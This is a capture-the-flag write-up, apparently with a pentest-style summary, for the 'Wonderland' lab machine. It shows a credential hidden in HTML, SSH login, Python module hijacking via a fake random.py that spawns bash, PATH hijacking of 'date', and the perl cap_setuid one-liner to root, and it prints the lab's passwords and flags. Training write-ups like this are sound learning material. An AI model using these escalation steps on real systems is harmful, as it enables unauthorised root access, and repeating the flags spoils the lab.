


Keep Going.

"Would you tell me, please, which way I ought to go from here?"

I again searched for hidden directories using ffuf, this time in each of the new found subdirectories, which revealed that the /r directory had a subdirectory called /a. I suspected each letter had another subdirectory to spell out "r/a/b/b/i/t" in the URL which I confirmed was true. Each of these directories are HTML documents containing verses of a poem.

By checking the source of the directory http://10.10.117.233/r/a/b/b/i/t/ there appears to be a set of credentials:




```
<!DOCTYPE html>
<html> scroll
 <head> … </head>
 <body> overflow
    <h1>Open the door and enter wonderland</h1>
  <p> … </p>
  <p> … </p>
  <p> … </p>
  <p style="display: none;">
      alice:HowDothTheLittleCrocodileImproveHisShiningTail
    </p>
    <img src="/img/alice_door.png" style="height: 50rem;"> overflow
  </body>
</html>
```

Username: alice
Password: HowDothTheLittleCrocodileImproveHisShiningTail


Initial Access

I attempted to connect to the machine via SSH using the credentials and was successful:



```
root@ip-10-10-92-157:/usr/share/wordlists/SecLists/Discovery/Web-Content# ssh alice@10.10.11
The authenticity of host '10.10.117.233 (10.10.117.233)' can't be established.
ECDSA key fingerprint is SHA256:HUoT05UWCcf3WRhR5kF7yKX1yqUvNhjqtxuUMyOeqR8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.117.233' (ECDSA) to the list of known hosts.
alice@10.10.117.233's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Nov 12 17:53:04 UTC 2024

  System load:  0.08               Processes:           85
  Usage of /:   18.9% of 19.56GB   Users logged in:     0
  Memory usage: 28%                IP address for eth0: 10.10.117.233
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.


Last login: Mon May 25 16:37:21 2020 from 192.168.170.1
alice@wonderland:~$ pwd
/home/alice
```


Upon listing the contents of the “alice” user’s home directory, two files appear of interest: root.txt, and walrus_and_the_carpenter.py. Attempting to view the contents of root.txt is denied by access control. When running the python script, a snippet of a poem is printed, which is different every time you run the script:



```
cat: root.txt: Permission denied
alice@wonderland:~$ python3 walrus_and_the_carpenter.py
The line was:    All hopping through the frothy waves,
The line was:    The sea was wet as wet could be,
The line was:
The line was:    Were walking close at hand;
The line was:    "It was so kind of you to come!
The line was:    "I deeply sympathize."
The line was:    "But wait a bit," the Oysters cried,
The line was:
The line was:    Pepper and vinegar besides
The line was:    To leave the oyster-bed.
alice@wonderland:~$
```


Moving up in the file system one directory reveals 3 other users on the machine: “hatter,” “rabbit,” and “tryhackme.” Access to these directories is restricted.

Running sudo -l reveals that the user account “alice” is allowed to run python3.6 as user “rabbit”. Analyzing the source code of the python script shows that it calls the library “random”:



```
for i in range(10):
    line = random.choice(poem.split("\n"))
    print("The line was:\t", line)
```


Checking which directory that the random library is called from reveals that it will check the current directory first:




```
alice@wonderland:/usr/local/games$ python3 -c 'import sys; print (sys.path)'
['', '/usr/lib/python36.zip', '/usr/lib/python3.6', '/usr/lib/python3.6/lib-dynload', '/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages']
```

Privilege Escalation

By creating a malicious python file called “random.py” and placing it in the current directory, then executing the original python script, the contents on the malicious script should be executed when the scripts calls the “random” library, testing this theory proved to be true:




```
alice@wonderland:~$ nano random.py
alice@wonderland:~$ dir
privesc.sh  random.py  root.txt  walrus_and_the_carpenter.py
alice@wonderland:~$ cat random.py
import os

os.system('/bin/bash')
```




```
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ whoami
rabbit
```

Upon listing the contents of the /home/rabbit directory, a binary file is revealed which displays the following when run:




```
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Thu, 14 Nov 2024 15:38:16 +0000
Ask very nicely, and I will give you some tea while you wait for him

Segmentation fault (core dumped)
rabbit@wonderland:/home/rabbit$
```

Analyzing the binary with Ghidra shows that it calls another binary “date” in order to print out date/time.




```
s_/bin/echo_-n_'Probably_by_'_&&_d_00102048     XREF[1]:     main:00101199(*)
    ds          "/bin/echo -n 'Probably by ' && date --date='n...
```

By creating a malicious file called “date” and forcing the binary to execute the malicious version through $PATH variable manipulation, a shell as the “hatter” user can be created:




```
rabbit@wonderland:/tmp$ nano
Unable to create directory /home/alice/.local/share/nano/: Per
It is required for saving/loading search history or cursor pos

Press Enter to continue

rabbit@wonderland:/tmp$ ls -la
total 40
drwxrwxrwt  9 root   root   4096 Nov 14 14:47 .
drwxr-xr-x 23 root   root   4096 May 25  2020 ..
drwxrwxrwt  2 root   root   4096 Nov 14 14:32 .ICE-unix
drwxrwxrwt  2 root   root   4096 Nov 14 14:32 .Test-unix
drwxrwxrwt  2 root   root   4096 Nov 14 14:32 .X11-unix
drwxrwxrwt  2 root   root   4096 Nov 14 14:32 .XIM-unix
drwxrwxrwt  2 root   root   4096 Nov 14 14:32 .font-unix
-rw-r--r--  1 rabbit rabbit   21 Nov 14 14:51 date
```



```
rabbit@wonderland:/tmp$ chmod +x date
rabbit@wonderland:/tmp$ /home/rabbit/teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/tmp$ pwd
/tmp
```


Listing the contents of the “hatter” user’s desktop reveals that they are storing their password in a plaintext file:



```
hatter@wonderland:/home/hatter$ ls -la
total 28
drwxr-x--- 3 hatter hatter 4096 May 25  2020 .
drwxr-xr-x 6 root   root   4096 May 25  2020 ..
lrwxrwxrwx 1 root   root      9 May 25  2020 .bash_history -> /dev/null
-rw-r--r-- 1 hatter hatter  220 May 25  2020 .bash_logout
-rw-r--r-- 1 hatter hatter 3771 May 25  2020 .bashrc
drwxrwxr-x 3 hatter hatter 4096 May 25  2020 .local
-rw-r--r-- 1 hatter hatter  807 May 25  2020 .profile
-rw------- 1 hatter hatter   29 May 25  2020 password.txt
hatter@wonderland:/home/hatter$ cat password.txt
WhyIsARavenLikeAWritingDesk?
```


Username: hatter
Password: WhyIsARavenLikeAWritingDesk?

Upon checking some simple privilege escalation roots such as SUID bit binaries, sudo commands, etc. I downloaded LinPEAS.sh to the target machine to assist in searching for privilege escalation routes. This revealed that the perl binary has a vulnerable capability enabled:



```
Files with capabilities (limited to 50):
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```

I found an exploit for this on GTFOBins which described how if this binary has the “CAP_SETUID” Linux capability set, it can enable root access by manipulating its own UID:




Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.


```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

I utilized this exploit to gain root access to the machine:




```
hatter@wonderland:~$ /usr/bin/perl5.26.1 -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
# whoami
root
```

I then finished up by grabbing the flags:



```
# cd /root
# ls
user.txt
# cat user.txt
thm{"Curiouser and curiouser!"}
```



```
# cd /home/alice
# ls
random.py  root.txt  walrus_and_the_carpenter.py
# cat root.txt
thm{Twinkle, twinkle, little bat! How I wonder what you’re at!}
# 
```

user.txt - thm{"Curiouser and curiouser!"}
root.txt - thm{Twinkle, twinkle, little bat! How I wonder what you’re at!}

Technical Summary


Vulnerability Overview

Vulnerability 01 (Critical): Source code analysis of each of the web pages of the web service running on port 80 revealed hard-coded plaintext credentials within a hidden HTML tag in the directory "http://10.10.117.233/r/a/b/b/i/t/" which were successfully used to achieve initial access on the target machine via SSH. (CWE-312, CWE-798, OWASP A2:2021).


Proof of Exploitation:
(See pgs 9-10, Initial Access).

Vulnerability 02 (Critical): A vulnerable python script in the home directory of the "alice" user opens up an attack vector for malicious module injection via current directory. An attacker can place a specially crafted Python script with the same name as the "random.py" library and place it in their current working directory, and the python interpreter will execute this malicious module before the legitimate python library. This malicious Python module can contain any Python code and was used to achieve lateral privilege escalation into the "rabbit" user account. (CWE-427).

Proof of Exploitation:




```
alice@wonderland:~$ nano random.py
alice@wonderland:~$ dir
privesc.sh  random.py  root.txt  walrus_and_the_carpenter.py
alice@wonderland:~$ cat random.py
import os

os.system('/bin/bash')
```



